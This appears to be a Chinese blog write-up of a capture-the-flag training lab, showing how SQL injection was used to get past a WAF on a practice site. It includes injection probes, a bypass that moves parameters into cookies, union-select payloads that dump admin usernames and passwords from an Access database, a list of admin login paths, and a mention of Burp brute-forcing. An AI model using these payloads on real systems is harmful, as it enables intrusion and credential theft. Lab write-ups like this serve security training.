封神台----尤里的复仇I-第二章：遇到阻难！绕过WAF过滤！

原创

向那风 于 2019-07-18 12:22:04 发布 2637 收藏 5

分类专栏： 渗透学习 靶场练习

本文链接：https://blog.csdn.net/x_yhy/article/details/96377425


渗透学习 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏


靶场练习


7 篇文章 0 订阅

订阅专栏

解法一


1.找注入点

进去之后，查看新闻，一般在这里有注入点。



输入

```
?id=168 and 1=1
```




过滤了一些关键字，通过测试没有过滤 == **order by、union** ==
，其它暂时没发现。经过一系列的绕过测试，还是没能成功。

看别人的WriteUp，发现可以通过Cookie进行绕过。给出的解释是：网页防护一般只拦截get、post传参。可以使用ModHeader插件进行修改Request header。(PS:一开始我用Burp，但是后来发现还是ModHeader好用，方便。)

2.猜列数、表名，爆显示位

通过测试，发现查询了10列。数据库好像是access，第一次做access注入，上网查了一下，发现access数据库并不像mysql那样方便，可以拥有information_schema这个包含数据各种数据库，表以及字段信息的“新华字典”。
虽然有一个msysobjects,但是大多情况下即使管理员也没办法读取其里的信息，因为读取它需要设置权限。
所以只能猜喽。最终猜到admin表存在

id=171 order by 10
id=1455541+union+select+1,2,3,4,5,6,7,8,9,10+from+admin （+号代替空格，不然会出错）




访问时，把地址栏的 " ?id=167 " 去掉。

4.猜字段名、得到数据

表中至少存在username、password两个字段。

id=14551+union+select+1,username,password,4,5,6,7,8,9,10+from+admin

密码md5解密：welcome



5.找后台、登录，拿flag

后台常见的路径：

```
/admin/index.asp
/admin/login.asp
/admin/admin_login.asp
/manage/index.asp
/manage/login.asp
/manage/admin_login.asp
/admin/index.aspx
/admin/login.aspx
/admin/admin_login.aspx
/manage/index.aspx
/manage/login.aspx
/manage/admin_login.aspx
/admin/index.php
/admin/login.php
/admin/admin_login.php
/manage/index.php
/manage/login.php
/manage/admin_login.php
```

本次路径为：/admin/Login.asp


企业网站管理系统

竟然成功进入了后台！拿走通关KEY，迎接下一关吧！


提交flag，结束。

解法二

先找后台，找到直接使用Burp爆破



为了方便起见，测试几个payload



ok，完成。